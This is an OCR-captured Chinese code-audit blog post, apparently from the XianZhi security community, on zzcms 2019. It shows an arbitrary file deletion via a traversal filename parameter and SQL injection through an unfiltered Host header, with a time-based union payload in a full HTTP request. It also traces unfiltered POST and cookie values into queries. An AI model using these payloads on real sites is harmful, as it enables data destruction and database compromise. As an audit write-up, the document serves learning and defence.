
zzcms 2019 版本代码审计 - 先知社区

> 先知社区，先知安全技术社区

听说这个比较好入门就下载下来练习代码审计了

一、任意文件删除


/admin/dl_data.php



```
if ($action=="del") {
$fp="../dl_excel/".$_GET["filename"];
	if (file_exists($fp)){
	unlink($fp);
	}else{
	echo "<script>alert('请选择要删除的标签');history.back()</script>";
	}
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918194856-4ba64044-da0a-1.png)

可以看到对 filename 参数没有任何的过滤



127.0.0.1/admin/dl_data.php?action=del&filename=../1.txt

从excel导入代理商信息

，少字段也可以

Email，代理产品，代理区域，代理商简介


表格文件到/dl_excel目录

文件大小

(https://xzfile.aliyuncs.com/media/upload/picture/20190918194922-5ae25bb0-da0a-1.png)

二、 sql 注入


在 /inc/stopsqlin.php 下，



```php
if($_REQUEST){
    $_POST =zc_check($_POST);
    $_GET =zc_check($_GET);
    $_COOKIE =zc_check($_COOKIE);
    @extract($_POST);
    @extract($_GET);
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918194932-6141112c-da0a-1.png)

可以看到对 get、 post 和 cookie 中的接收的内容都在 zc_check 函数进行过滤



```php
function zc_check($string){
    if(!is_array($string)){
        if(get_magic_quotes_gpc()){
        return htmlspecialchars(trim($string));
        }else{
        return addslashes(htmlspecialchars(trim($string)));
        }
     }
    foreach($string as $k => $v) $string[$k] = zc_check($v);
    return $string;
}
```


(https://xzfile.aliyuncs.com/media/upload/picture/20190918194944-687b8d96-da0a-1.png)

主要使用了 addslashes 函数， 也就是说 会对单引号（'）、双引号（"）、反斜线（\）与 NUL（NULL 字符） 进行转义

那么想找 sql 注入的话常见的有以下几种思路：

1.SQL 语句中传参无单引号闭合
2. 字符串编码绕过
这个问题主要利用一些编码对转义的特殊字符进行编码，第一种情况是当数据库编码格式设置为 GBK 时，可以实现宽字节注入，第二种情况是使用了 iconv() 或 mb_convert_encoding() 进行编码绕过
3.Sprintf() 格式化字符串函数漏洞
4. 超全局变量 $_SERVER
比如 $_SERVER['PHP_SELF'] $_SERVER['HTTP_HOST']


1. $_SERVER [‘HTTP_HOST’]



```
<?php
//echo $_SERVER['REQUEST_URI'];
$editor=isset($_REQUEST['editor'])?$_REQUEST['editor']:'';
$editor=substr($_SERVER['HTTP_HOST'],0,strpos($_SERVER['HTTP_HOST'],'.'));//
从二级域名中获取用户名
$rs=query("select * from zzcms_userdomain where domain='".$_SERVER['HTTP_HOST']."' and
    passed=1 and del=0");//从顶级级域名中获取用户名
$row=num_rows($rs);
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195000-71e7ee9c-da0a-1.png)


在第五行可以看到 $_SERVER [‘HTTP_HOST’] 没有进行过滤就直接拼接了，查找包含调用 zt/top.php 文件的来进行利用



```
D:\phpstudy_pro\WWW\zt\companyshow.php:
     1  <?php
     2  include("../inc/conn.php");
     3: include("top.php");
     4  include("bottom.php");
     5  include("left.php");

D:\phpstudy_pro\WWW\zt\contact.php:
     2  if(!isset($_SESSION)){session_start();}
     3  include("../inc/conn.php");
     4: include("top.php");
     5  include("bottom.php");
     6  include("left.php");

D:\phpstudy_pro\WWW\zt\job.php:
     2  include("../inc/conn.php");
     3  include("../inc/fy.php");
     4: include("top.php");
     5  include("bottom.php");
     6  include("left.php");
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195013-79817e16-da0a-1.png)

比如利用 http://127.0.0.1/zt/companyshow.php (http://127.0.0.1/zt/companyshow.php)




```
GET /zt/companyshow.php HTTP/1.1
Host: tin' union select sleep(3),2,3,4,5#
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/76.0.3809.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-ex
change;v=b3
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bdshare_firstime=1568644834636; UserName=qwerrr;
PassWord=e098a5fac73ae61b18c5e91229f84011
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.15.11
Date: Tue, 17 Sep 2019 09:33:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/7.3.4
Content-Length: 137

<!DOCTYPE html><meta
http-equiv='Content-Type' content='text/html;
charset=utf-8'><script>alert("參數不足!");h
istory.back();</script>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195021-7e3af6a8-da0a-1.png)

2. user\adv2.php




```
63            $row=num_rows($rs);
64            if ($row){
65            echo "<script>alert('您已有了一个广告位置，不能再参与抢占。');history.back
                  ;
66          }else{
67                  $rs=query("select * from zzcms_ad where id=".$_POST["id"]."");//
                    传值为防止通过地址栏直接提交数值，造成非法抢占。
68
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195027-820e8074-da0a-1.png)

第 67 行，很明显看到这边对 post 方法传进的 id 没有进行过滤


首先注册用户要企业用户，用户要通过审核后才能发布招商信息



```php
$rs=query("select usersf from zzcms_user where username='".$_COOKIE["UserName"]."
$row=fetch_array($rs);
if ($row["usersf"]=="个人"){
echo "个人用户不能抢占广告位";
exit;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195034-85e2a356-da0a-1.png)


$_REQUEST 调用接受 action 的动作



```php
$action = isset($_REQUEST['action'])?$_REQUEST['action']:'';
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195040-8973ffec-da0a-1.png)

当 action 为 modify 的时候




```php
if ($action=="modify"){
switch (check_user_power("set_text_adv")){
case "no";

    if (jifen=="Yes"){
    setAdv(1);
    }else{
    echo "<script>alert('你所在的用户组没有抢占广告位的权限！');history.back(-1)</script>";
    }
    break;
case "yes";
    setAdv(0);
    break;
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195047-8dd19568-da0a-1.png)


调用 check_user_power 函数，传参 set_text_adv

跟进 check_user_power



```php
function check_user_power($str){
global $username;
if (!isset($username)){
$username=$_COOKIE["UserName"];
}
$rs=query("select config from zzcms_usergroup where groupid=(select groupid from zzcms_user where username='".$username."')");
    $row=fetch_array($rs);
    $config=$row["config"];


    if (str_is_inarr($config,$str)=='yes'){return 'yes';}else{return 'no';}
}
```


(https://xzfile.aliyuncs.com/media/upload/picture/20190918195054-91ec61a0-da0a-1.png)



id	groupid	groupname	grouppic	RMB	config
1	1	普通会员	/image/level1.gif	0	showad_lnzt
2	2	vip会员	/image/level2.gif	1999	look_dls_data#look_dls_liuyan
3	3	高级会员	/image/level3.gif	2999	look_dls_data#look_dls_liuyan

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195112-9cc19cb2-da0a-1.png)

将传进的值 set_text_dev 与查询出的 config 的内容用函数 str_is_inarr 对比，返回 no




```
function str_is_inarr($arrs,$str){
if(strpos($arrs,'#')!==false){//多个,循环值后对比,内容较多, 要转换成数组, 如果只用strpos字符判断, 有重复
$arr=explode("#",$arrs); //转换成数组
    if(in_array($str,$arr)){return 'yes';}else{return 'no';}
}else{//单个,直接对比
    if($arrs==$str){ return 'yes';}else{return 'no';}
}
}
```

(https://xzfile.aliyuncs.com/media/upload/picture/20190918195120-a1a0cc94-da0a-1.png)

因为积分模块默认开启，向 setAdv 函数传值 1

